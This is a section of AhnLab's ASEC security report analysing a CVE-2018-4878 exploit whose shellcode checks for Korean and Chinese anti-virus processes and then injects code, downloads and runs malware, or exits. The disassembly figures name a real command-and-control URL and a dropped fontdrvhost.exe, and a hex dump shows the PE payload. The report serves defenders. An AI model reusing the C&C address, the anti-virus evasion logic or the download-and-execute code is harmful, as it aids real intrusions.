


Figure 2-7 | Code for exploiting the vulnerability

There are two shellcodes embedded in the malicious file as shown in Figure 2-8. The shellcodes have the same functions.




Figure 2-8 | Binary data of shellcode embedded in the malicious file

Along with the exploit of the vulnerability happening at this stage, the internal shellcode follows the operation as shown in Figure 2-9. Its main function is downloading and executing the final malware of the attacker.




Figure 2-9 | Operation flow of the shellcode

The shellcode primarily detects the anti-virus product of the host and performs three distinctive tasks according to the result. This can be seen as an attempt to bypass the protective features of the anti-virus solutions.

• Case 1: Code injection after running the 'cmd.exe' process

• Case 2: Download and execute additional malware

• Case 3: End process

In order to conduct the above tasks, it checks whether a widely used anti-virus solution of South Korea is running by comparing the names of processes, as shown in Table 2-3, and the currently running processes in the system. The malware then performs different tasks depending on the results, as shown in Table 2-4. Note that the process running related to the Korean anti-virus product "Alyac", does affect the malicious behavior.

Related Product	Processes
V3	asdsvc.exe, v3ui.exe, v3svc.exe
ViRobot	vraptshieldlaunchersvc.exe, hagenttray.exe, hvrtray.exe
360Safe	zhudongfangyu.exe, 360tray.exe, qhsafemain.exe
Alyac	ayagent.aye

Table 2-3 | List of processes used for distinguishing the anti-virus product

Classification	Product			Function
	V3	ViRobot	360Safe	
Running status	○	○	(N/A)	Case 3
	○	X	X	Case 1
	○	X	○	Case 2
	X	○	(N/A)	Case 2
	X	X	X	Case 1
	X	X	○	Case 2

Table 2-4 | Shellcode function based on product type

Case 1 first runs the Windows Command Prompt, also known as cmd.exe, and injects code into the process to enable downloads.




Figure 2-10 | Code injection into cmd.exe

The injected code downloads and runs an additional shellcode from a different C&C server stated in the code.

```
00230283    57              push edi
00230284    68 00 00 00 84  push 84000000
00230289    57              push edi
0023028A    57              push edi
0023028B    FF 75 F4        push dword ptr ss:[ebp-C]     [ebp-C]:"http://www.1588-2040.co.kr/conf/product.jpg"
0023028E    50              push eax
0023028F    FF 55 F0        call dword ptr ss:[ebp-10]    [ebp-10]:InternetOpenUrlA
00230292    8B F0           mov esi,eax                   esi:InternetOpenA
00230294    85 F6           test esi,esi                  esi:InternetOpenA
00230296    75 07           jne 23029F
```

Figure 2-11 | URL connection for downloading additional shellcodes

The additional shellcode includes malicious codes soon to be decoded and executed.

This particular method can easily bypass anti-virus software that does not provide memory detection functions, as the malicious code exists only in the memory.

```
주소       Hex                                             ASCII
00510000   4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00510010   B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ........@.......
00510020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00510030   00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00  ................
00510040   0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..°..´.Í!¸.LÍ!Th
00510050   69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00510060   74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
00510070   6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00510080   BD 2D 1A 4E F9 4C 74 1D F9 4C 74 1D F9 4C 74 1D  ½-.NùLt.ùLt.ùLt.
00510090   4D D0 85 1D F7 4C 74 1D 4D D0 87 1D 64 4C 74 1D  MÐ..÷Lt.MÐ..dLt.
005100A0   4D D0 86 1D E4 4C 74 1D 24 B3 A5 1D F8 4C 74 1D  MÐ..äLt.$³¥.øLt.
005100B0   67 EC B3 1D F8 4C 74 1D 1C 15 77 1C E0 4C 74 1D  gì³.øLt...w.àLt.
005100C0   1C 15 71 1C BB 4C 74 1D 1C 15 70 1C B8 4C 74 1D  ..q.»Lt...p.¸Lt.
005100D0   24 B3 BF 1D EA 4C 74 1D F9 4C 75 1D 51 4C 74 1D  $³¿.êLt.ùLu.QLt.
005100E0   0B 15 7D 1C F7 4C 74 1D 0B 15 8B 1D F8 4C 74 1D  ..}.÷Lt.....øLt.
005100F0   0B 15 76 1C F8 4C 74 1D 52 69 63 68 F9 4C 74 1D  ..v.øLt.RichùLt.
00510100   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00510110   00 00 00 00 00 00 00 00 50 45 00 00 4C 01 06 00  ........PE..L...
```

Figure 2-12 | Malicious code within the additional shellcode

Case 2 creates a thread to download malware from another C&C server stated within the code.

It then runs the downloaded file fontdrvhost.exe which is created in the Windows temporary directory %temp%.

```
00100182    53              push ebx
00100183    FF D7           call edi                      WriteFile
00100185    83 7D FC 00     cmp dword ptr ss:[ebp-4],0
00100189    75 D3           jne 10015E
0010018B    8B 7D E0        mov edi,dword ptr ss:[ebp-20] edi:InternetCloseHandle, [ebp-20]:InternetCloseHandle
0010018E    56              push esi
0010018F    FF D7           call edi                      InternetCloseHandle
00100191    8B 75 DC        mov esi,dword ptr ss:[ebp-24]
00100194    56              push esi
00100195    FF D7           call edi                      InternetCloseHandle
00100197    53              push ebx
00100198    FF 55 D8        call dword ptr ss:[ebp-28]    CloseHandle
0010019B    6A 00           push 0
0010019D    8D 85 A8 FE FF FF lea eax,dword ptr ss:[ebp-158]
001001A3    50              push eax                      "C:\\Users\\Test\\AppData\\Local\\Temp\\fontdrvhost.exe"
001001A4    FF 55 D4        call dword ptr ss:[ebp-2C]    WinExec
```

Figure 2-13 | Download and execution of the malicious file

Case 3 does not perform any actions and ends when a process related to V3 and ViRobot is detected, regardless of whether a process related to 360Safe is running.

Zero-day attacks exploit the vulnerabilities, which failed to mitigate in a timely manner due to various reasons. Which means a complete prevention is difficult until a patch releases.

Moreover, the use of malicious PE files means that a wider range of attack is possible due to the diversity of malicious behaviors that can occur. It is crucial to get the latest updates of Windows security patches and anti-virus programs in order to minimize damage.

The alias identified by AhnLab's security solutions is as below:

• SWF/Cve-2018-4878.Exp (2018.02.10.00)

ASEC REPORT

Vol.90
Q1 2018

AhnLab

Contributors **ASEC Researchers**
Editor **Content Creatives Team**
Design **Design Lab**

Publisher **AhnLab, Inc.**
Website **www.ahnlab.com**
Email **global.info@ahnlab.com**